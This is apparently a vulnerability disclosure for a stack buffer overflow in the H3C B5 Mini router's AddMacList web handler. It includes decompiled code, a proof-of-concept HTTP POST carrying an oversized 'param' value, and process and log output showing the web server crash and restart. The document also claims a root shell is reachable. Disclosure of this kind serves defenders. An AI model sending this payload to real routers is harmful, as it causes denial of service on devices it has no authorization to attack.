H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview：

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
20  char v19[36]; // [sp+150h] [+150h] BYREF
21
22  memset(v13, 0, sizeof(v13));
23  memset(v14, 0, sizeof(v14));
24  v11 = 0;
25  v10 = 0;
26  MacAccessItemByMacAndState = 0;
27  v8 = 0;
28  v18 = 0;
29  v12 = websgetvar(a1, "param", &dword_49DC78);
30  if ( !v12 )
31    return -2;
32  memset(v19, 0, 32);
33  sscanf(v12, "%[^;];", v19);
34  v12 += strlen(v19) + 1;
35  v2 = strlen(v19);
36  strncpy(v13, v19, v2);
37  memset(v19, 0, 32);
38  sscanf(v12, "%[^;];", v19);
```

In the `AddMacList` function, `V12` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V19`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=AddMacList&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The picture above shows the process information before we send poc.

```
 1502 root       312 S   /bin/timerange &
 1503 root       892 S   /bin/onlineupdate &
 1504 root      1232 S   /bin/maincontrol &
 1514 root      1864 S   /bin/h3cgamebooster &
 1519 root       296 S   /bin/watchdog &
 1523 root       360 S   sh /var/tmp/uu/monitor.sh &
 1524 root       728 S   /bin/monitor &
 1656 root       448 S   dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root       556 S   /bin/dhcpd -d -q br0
 1837 root       164 S   pathsel -i wlan-msh -P -d
 2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root       464 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root       572 S   telnetd
24244 root       556 S   pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
30532 root      1044 S   -mwcli
30652 root       796 S   /bin/sh
31030 root       600 S   sleep 60
31048 root      2196 S   /bin/webs &
31073 root       724 R   ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

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Finally, you also can write exp to get a stable root shell without authorization.